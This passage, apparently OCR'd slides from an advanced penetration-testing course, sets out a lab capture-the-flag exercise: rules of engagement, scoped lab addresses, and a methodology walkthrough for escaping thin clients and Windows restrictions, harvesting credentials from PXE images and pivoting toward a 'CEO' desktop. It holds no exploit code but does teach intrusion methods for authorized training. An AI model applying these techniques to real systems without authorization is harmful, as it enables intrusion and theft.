


Exercise - RDP Escape - Notepad and Mspaint

The Software Restriction Policy must not be blocking notepad.exe and mspaint.exe. We have successfully met our goals of controlling program execution despite Group Policy Objects, Security Templates, and Software Restriction policies.




This page intentionally left blank.



Bootcamp Exercises

This bootcamp has two exercises. The bulk of your time will be spent in the CTF Scenario. The CTF's goal is to apply the techniques you've learned to a Virtual Desktop Infrastructure (VDI). You'll be escaping from the Thinclient used for the virtual desktop (Linux desktop escape) as well as on the server side (Windows restriction escape). Many people do not finish the exercises tonight and continue to work at it during their spare time for the rest of the course.

The final exercise is an optional Virtual Machines Environment Escape. You will escape by exploiting a directory traversal flaw in the VMware tools functionality. This exercise is designed to give you more experience using Meterpreter as an escalation tool, not just escape. Please do not leave vmftp running, as too many running instances in the classroom tends to slow down the exercise for others.




Bootcamp CTF

Welcome to the Bootcamp CTF for 660.2. Here is your chance to apply what you have learned. The components are designed to extend and tie together the ideas, techniques, and tools we have used so far. You may find other flaws than what was intended, and that is perfectly ok and awesome.

This Bootcamp exercise is not just about winning. You will learn more if you can see your teammates' screens and work closely together. This should not be a divide and conquer approach. Too many people on the team defeats that purpose, so please limit your team's size to three people. This game is entirely winnable without a team, but you will learn more as a team.

Your goal is to control the CEO's desktop. The CEO has access to information, you don't know what it is, but it must be valuable. If you choose to, you can also practice tools and techniques from 660.1. Attacking over IPv6 and using SNMP may be helpful, though not required to complete this exercise.




Rules of Engagement

The primary rule is: Do NOT interfere with other players. If you stop and think about your tool or activity, and if it changes the way another player has the same opportunity, then it is not allowed. If you think your attack might be borderline, ask! It might be, but as long as the Instructor and moderators can watch what you are doing, we may be able to avert disaster. Social engineering is not intended to be a part of this exercise, but is not explicitly disallowed. This is a penetration test simulation, but there will be no report writing or meetings. Defacing websites and tagging data can be fun, but if you insist on doing that then keep it rated PG-13.


You are only allowed to scan and initiate contact with the 10.10.10.0/24 (treat it as 10.10.10.1-254) network. You may see activity from 10.10.20.0/24, and you are allowed to let those victims interact with you, but do not initiate contact. That may seem contrived, but there is a reason for playing it this way.

Attacking any of the 10.10.75-100.* IP addresses is explicitly forbidden. If you notice something broken or an accident that violates the rules, quietly bring it to instructor or moderators' attention so it can be addressed.



Your Process


Scan what you can, leverage your experience and context of what you find. Start a sniffer and connect the lab network. You can use DHCP to receive new addresses or continue using the one assigned to you. You may still use the DNS server at 10.10.10.78. First establish a foothold to get a better perspective of your goal. From that position, get into a better position to escalate and escape as necessary. Continue to escalate, pivot, and escape restrictions until you find your goal: The CEO's secret plans.



Just Landed? Where Are You?

You will be dropped into an unknown environment. You will need to uncover what is on the network and what is not. You will need to find out where in the network you have your foothold. Consider how you might get from this new foothold to your goal. Knowing what components are deployed is only one portion. It is often just as important in how the components work together. Once we know how things inter-relate, we can better attack (or defend) them. This diagram isn't a direct representation of this specific exercise, but a good starting place to consider what sort of machines could be accessible and how from another point on the diagram.


Since you are taking the role of attacker at the moment, consider how relationships between components can be leveraged, not just flaws or mistakes.



The First Steps


Start a passive sniffer and plug in to the network. You may see some interesting things that indicate what is in use on the network before you start saturating the LAN with scans. Although Nmap and Metasploit might be useful here and there, do not obsess about those tools.

Start a PXE-enabled guest. You will receive an IP address that starts with 10.10.80 and a thin-client image. This is your starting point. Use what you can see to lead you to the next attack. If you cannot see anything, that means you need better visibility--how would you get that?




Hints

This is an Advanced Penetration Testing class, the hints are in the Secret Plans! Seriously, just consider that if you find yourself in a similar situation to material we've covered, apply it to what you see. Again, do NOT obsess about one target or tool: your time is better spent exploring new things. Pilfer anything that looks like non-default files or content, it may be related and valuable to the game.




Bootcamp CTF Solution

This CtF is designed to have multiple paths, so the walkthrough will be in methodology and direction, not so much facts like magic passwords or special IP addresses. Often the only thing preventing exploitation is a mis-aligned version of a tool or setting, so please be prepared, as an Advanced Pentester should, to modify your tools, setup, and technique as needed.



Attacking the Thin Clients

An attacker can try to race the DHCP broadcast reply with their own PXE image, but not many people will win that race. It is easier to start up a VM, receive a PXE image, and see what it has for credentials. If the attacker is luckily enough to snag the ESXi server then access to a data storage is available. Think of it as offensive forensics: a means to escape and escalate!




Escape the Thin Client

Analyze the shell, browser, and ssh information on the thin clients and intermediate victims to uncover more victims. You may find credentials that get you somewhere you have already been as well.

Linux systems usually have alternate console terminals available by trying ALT-F1 through ALT-F12. If you are in X Windows, however, you need to add the CTRL to the key sequence to get away from X. You can also kill X Windows with CTRL-ALT-BRK. Some distributions will automatically restart the X login dialog, but this thin client does not. This is just the tip of the iceberg of what to try, use your Linux experience and search for ways to leverage what is in front of you.

Refer back to the escape sections on how to escalate and escape. Remember to look for features to abuse on the thin client. Remember this is a downloaded operating system. On any operating system, interesting things pop up in the temporary directories. For Linux, check out /tmp and possibly /var/tmp. On Windows, look for C:\TMP, C:\TEMP, and C:\WINDOWS\TEMP to find artifacts from applications and other active files.




Thin Client Details

